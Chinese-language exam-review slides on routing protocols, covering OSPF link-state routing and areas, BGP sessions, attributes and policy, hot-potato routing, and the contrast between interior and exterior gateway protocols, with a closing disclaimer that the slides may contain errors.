
- 是使用分布式的**链路状态协议**
- 使用Dijkstra算法,虽然Dijkstra算法可以算出完整的最优路径,但是路由表中不会存储完整的路径,而只存储“下一跳”。
- 由于一个路由器的链路状态只涉及到与相邻路由器的连通状态,因而与整个互联网的规模并无直接关系。因此当互联网规模很大时,OSPF协议要比距离向量协议RIP好得多。
- OSPF不存在坏消息传的慢的问题,它的**收敛速度很快**。
- **OSPF协议直接使用IP数据报进行传递**(将该信息直接作为IP数据报的数据部分)

Routing Inside AS – OSPF

OSPF-高级特性

这些特性是在RIP中所没有的。

- **安全**: 所有的OSPF报文都是经过认证的 (防止恶意的攻击)
- **允许有多个代价相同的路径存在** (在RIP协议中只有一个)
 - 可以在代价相同的节点作“**负载均衡**”。
- 对于每一个链路, 对于不同的服务类型有**多重代价矩阵**
 - 例如: 卫星链路代价对于尽力而为的服务代价设置比较低, 对实时服务代价设置的比较高
 - 支持按照不同的代价计算最优路径, 如: 按照时间和延迟分别计算最优路径
- 对单播和多播的集成支持:
 - Multicast OSPF (MOSPF) 使用相同的拓扑数据库, 就像在OSPF中一样
- 在大型网络中支持**层次性OSPF**




Routing Inside AS - OSPF

OSPF-高级特性


层次性的OSPF路由:

- 两个级别的层次性: 本地, 骨干
 - 链路状态通告仅仅在本地区域Area范围内进行
 - 每一个节点拥有本地区的拓扑信息
 - 关于其他区域, 知道去它的方向, 通过区域边界路由器 (最短路径)
- 区域边界路由器: “汇总 (聚集)”到自己区域内网络的距离, 向其它区域边界路由器通告
- 同时参与了两个区域的路由计算
- 骨干路由器: 仅仅在骨干区域内, 运行OSPF路由
- 边界路由器: 连接其它的自治系统 (AS's)




为了使 OSPF 能够用于规模很大的网络, OSPF 将一个自治系统再划分为若干个更小的范围, 叫做区域。每一个区域都有一个 32 位的区域标识符 (用点分十进制表示)。区域也不能太大, 在一个区域内的路由器最好不超过 200 个。

至其他自治系统



Routing Between AS - BGP

BGP (Border Gateway Protocol): 自治区域间路由协议: “将互联网各个AS粘在一起的胶水”




- 对于每条TCP连接，位于该连接端点的两台路由器称为**BGP对等方**，沿着该连接发送所有BGP报文的TCP连接是179端口
- **eBGP与iBGP**：跨越两个AS的BGP会话称为**外部 BGP(eBGP)**会话
 - 使用3a和1c之间的eBGP会话，AS3向AS1发送**前缀可达性信息**。
- 在同一AS中的两台路由器之间的BGP会话称为**内部BGP (iBGP)**会话
 - 1b然后可以通过1b-to-2a eBGP会话向AS2重新发布新的可达性信息。

Routing Between AS - BGP

- BGP允许子网向互联网其他网络通告“我在这里”
- BGP基于**距离矢量算法** (Path Vector Protocol, 路径矢量)
 - 这是一种“改进”后的距离矢量
 - 不仅仅是距离矢量, 还包括到达各个目标网络的详细路径 (AS序号的列表), 能够避免简单DV算法的路由环路问题

BGP 会话: 两个BGP路由器(“peers”)在一个半永久的TCP连接上交换BGP报文 (包括子网可达信息):

- 通告向不同目标子网前缀的“路径” (BGP是一个“路径矢量”协议)
- 当AS3中新增了X节点 (如右图):



当AS3网关路由器3a向AS2的网关路由器2c通告路径: AS3,X

- 3a参与**AS内路由运算**, 知道本AS**所有子网X信息**
- 语义上: AS3向AS2承诺, 它可以向子网X转发数据报
- 3a是2c关于X的下一跳 (next hop)

Routing Between AS - BGP

任何一条BGP路由都拥有多个路由属性，当路由器将BGP路由通告给它的对等体时，一并被通告的还有路由所携带的各个路由属性。对于BGP而言，BGP路由属性描述了该条路由的各项特征，同时，路由所携带的路由属性也将在某些场景下影响BGP路由优选的决策。

路径的属性：

- 当通告一个子网前缀时，通告包括 BGP 属性：
 - prefix + attributes = “route” “前缀+属性=路径”
- 两个重要的属性：
 - **AS-PATH**: 前缀的通告所经过的AS列表: 如 AS 67、AS 17
 - 检测环路；多路径选择
 - 在向其它AS转发时，需要将自己的AS号加在路径上
 - **NEXT-HOP**: 从当前AS到下一跳AS有多个链路，在NEXT-HOP属性中，告诉对方通过那个链路转发
 - 其它属性：路由偏好指标，如何被插入的属性


BGP是基于策略的路由：路由器可能知道多于一条去某子网前缀的路。

- 当一个网关路由器接收到了一个路由通告，使用**输入策略**来接受或过滤（accept / decline）
 - 过滤原因 例1：不想经过某个AS，转发某些前缀的分组
 - 过滤原因 例2：已经有了一条往某前缀的偏好路径
- 策略也决定了是否向它别的邻居通告收到的这个路由信息

Routing Between AS - BGP


BGP 路径通告

- 路由器AS2.2c从AS3.3a接收到的AS3,X路由通告 (通过eBGP)
 - 基于AS2的输入策略, AS2.2c决定接收AS3,X的通告, 而且通过iBGP (TCP连接) 向AS2的所有路由器进行通告
 - 基于AS2的策略, AS2路由器2a通过eBGP向AS1.1c路由器通告 AS2,AS3,X 路由信息
- *路径上加上了 AS2自己作为AS序列的一跳



网关路由器可能从多个eBGP 会话上获取有关一个子网X的多条路径:

- AS1 网关路由器1c从2a学习到路径: AS2,AS3,X
- AS1网关路由器1c从3a处学习到路径: AS3,X
- 基于策略, AS1路由器1c选择了路径: AS3,X, 而且通过iBGP告诉所有AS1内部的路由器



Routing Between AS - BGP


BGP报文

- 使用TCP协议交换BGP报文

BGP Messages:

- OPEN: 打开TCP连接, 认证发送方
- UPDATE: 通告新路径 (或者撤销原路径)
- KEEPALIVE: 在没有更新时保持连接, 也用于对 OPEN 请求确认
- NOTIFICATION: 报告以前消息的错误, 也用来关闭连接

Routing Between AS – Hot Potato



热土豆策略

- 2d通过iBGP获知，它可以通过2a或者2c到达X
- 热土豆策略：选择具备最小内部区域代价的网关作为往X的出口（如：2d选择2a，即使往X可能有比较多的AS跳数）：**不要操心域间的代价**

Routing: IGP VS EGP

内部网关协议与外部网关协议的不同

- 规模：
 - AS间路由必须考虑规模问题，以便支持全网的数据转发
 - AS内部路由规模不是一个大的问题
 - 如果AS 太大，可将此AS分成小的AS；规模可控
 - AS之间只不过多了一个点而已
 - 或者AS内部路由支持层次性，层次性路由节约了表空间, 降低了更新的数据流量
- 性能：
 - Intra-AS: 关注性能
 - Inter-AS: 策略可能比性能更重要

补充：RIP协议使用运输层的用户数据报UDP进行传送，OSPF直接用IP数据报传送，BGP使用TCP传送

Discussions

一个自治区域（AS1）中的普通路由器如何才能将分组传递到另一个自治区域（AS2）内的路由器？

AS1的区域边界路由器可以通过外部网关协议获知AS2中路由器的存在，并通过内部网关协议通告AS1中所有的路由器，从而让AS1普通路由器学习到AS2路由器的存在。

Discussions

为什么外部网关不使用内部网关协议？

主要是BGP使用的环境不同。主要因为以下两个原因：

- 因特网的规模太大，使得AS之间路由选择非常困难。想一想如果运用OSPF需要建立一个非常大的数据库，这显然不现实。
- AS之间的路由选择必须考虑有关策略。比如安全问题，或者路径上的路由不允许其非该AS的数据报通过等等。

所以BGP只能是力求寻找一条能够到达目的网络且比较好的路由（不能兜圈子），而并非要寻找一条最佳路由。BGP采用路径向量路由选择协议，与距离向量协议和链路状态协议不同。

计网复习

第二部分

本PPT只是概述！
本PPT很可能存在错误！

如果本PPT出现和教材/PPT/老师所讲的知识存在
出入，那么请以教材/PPT/老师所讲的知识为准！